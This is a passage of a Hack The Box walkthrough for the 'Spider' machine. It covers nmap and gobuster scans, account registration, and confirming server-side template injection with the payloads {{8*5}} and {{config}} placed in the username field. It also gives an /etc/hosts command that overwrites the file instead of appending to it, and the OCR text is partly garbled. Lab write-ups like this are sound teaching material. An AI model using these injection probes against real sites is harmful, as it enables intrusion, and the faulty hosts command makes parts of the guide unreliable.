[SPIDER- BOX]

Hi folks, today I am going to solve a hard rated hack the box machine,spider created by InfosecJack and Chivato.So without any further intro, let's jump in.

common enumeration


Nmap

TCP over SSH
HTTP Default page
*Host 7.6p1 Ubuntu 4ubuntu0.3

code-Nmap

```
nmap -sC -sV  -A -oN nmap.txt  10.10.10.243
```

output



```
┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# nmap -sC -sV  -A -oN nmap.txt  10.10.10.243
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-21 10:15 EDT
Nmap scan report for 10.10.10.243
Host is up (0.72s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
|   256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
|_  256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://spider.htb/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/
submit/ ).
TCP/IP fingerprint:
```

```
# Nmap 7.91 scan initiated Thu Oct 21 10:15:08 2021 as: nmap -sC -sV -A -oN
nmap.txt 10.10.10.243
```

```
Nmap scan report for 10.10.10.243
Host is up (0.72s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 28:f1:61:28:01:63:29:6d:c5:03:6d:a9:f0:b0:66:61 (RSA)
|   256 3a:15:8c:cc:66:f4:9d:cb:ed:8a:1f:f9:d7:ab:d1:cc (ECDSA)
|_  256 a6:d4:0c:8e:5b:aa:3f:93:74:d6:a8:08:c9:52:39:09 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://spider.htb/
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
```

Two ports are open:
port[22]-ssh
port[80]-http
in http-title - we do find a hostname:-http://spider.htb

Default Page


lets check the default page but first we need to add the hostname to `/etc/hosts` file and browse the page.

code-/etc/hosts

```
echo 10.10.10.243 spider.htb > /etc/hosts
```

http://spider.htb
![[]]

While i was checking at the templetes , I found a username `chiv`



$1337

Chair posted by user 'chiv'

★★★★★

● In Stock


This is a beautiful chair, finest quality, previously owned by Mitnick.

Then i decided to look for directories which are avaliable in the site by doing `gobuster` to enumerate the directories

code -gobuster

```
gobuster dir -u  http://spider.htb  -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -k -o
gobusters
```

Output



```
┌──(root💀kali)-[/home/leshack98/project/HTB/spider]
└─# gobuster dir -u http://spider.htb  -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -k -o gobusters
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://spider.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/10/21 10:53:23 Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 200) [Size: 1832]
/index                (Status: 200) [Size: 11273]
/register             (Status: 200) [Size: 2130]
/user                 (Status: 302) [Size: 219] [--> http://spider.htb/login]
/logout               (Status: 302) [Size: 209] [--> http://spider.htb/]
/cart                 (Status: 500) [Size: 290]
/checkout             (Status: 500) [Size: 290]
```

```
===============================================================
2021/10/21 10:53:23 Starting gobuster in directory enumeration mode
===============================================================
/login                  (Status: 200) [Size: 1832]
/index                  (Status: 200) [Size: 11273]
/register               (Status: 200) [Size: 2130]
/user                   (Status: 302) [Size: 219] [--> http://spider.htb/login]
/logout                 (Status: 302) [Size: 209] [--> http://spider.htb/]
/cart                   (Status: 500) [Size: 290]
/checkout               (Status: 500) [Size: 290]
/view                   (Status: 302) [Size: 219] [--> http://spider.htb/login]
/main                   (Status: 302) [Size: 219] [--> http://spider.htb/login]
/product-details        (Status: 308) [Size: 275] [--> http://spider.htb/product-details/]

===============================================================
2021/10/21 11:39:02 Finished
===============================================================
```


First i register myself with random crecidentials:-http://spider.htb/register

Registration-panel

![[]]

After submitting this page the default login page appears with some weird thing-to which it specifies username us a `uuid` which is the uuid of the user

admin-login



spider.htb/login?uuid=dd9d0aed-726b-46ae-afca-a826b57e7ded

Admin login.

Username (UUID given at registration!)

dd9d0aed-726b-46ae-afca-a826b57e7(


Password

tush98


Zeta Products.

user as-les

Then after entering the password, i am in!



In the left side there is a button `user information` .Click that,



User information

Username

les

UUID


ed53fddf-3f4c-4879-8b19-2c0ba90d4e

Zeta Products.

This shows my `username` and corresponding `uuid`.My `username` is reflected here but i can not change the `username` at all .At this point,i am going to check for `SSTI` (Server Side Template Injection).
[Server Side Template Injection- is a vunerability where the attacker injects malicious inputs into the template to execute commands on the server-side.This vunerability occurs when invalid user inputs is embeded into the template engine which can generally lead to remote code execution (RCE)]

To do that lets register a new account with username as {{8*5}} and after logging in, we visit the `user information` to confirm that our payload has worked ;we see this:

user as-{{8*5}}



User information

Username


40

UUID

9d61933d-5c24-4081-9b46-cdfea24f327d

Zeta Products.

YES! it shows the result of the multiplication operation as `8*5=40`.So time to try some real injection.Maximum `username` length is restricted to 10 characters, which limits what we can do with the `SSTI vulnerability`.




User Registration.

Username cannot be longer than 10 characters

What cames in mind is to try geting the configuration file using this payload `{{config}}` so that i can retrive the configation object of the application to which i will register a new username with `{{config}}`

user as-{{config}}



User Registration.

Username

{(config)}

Confirm username

{(config)}

Password

•••••

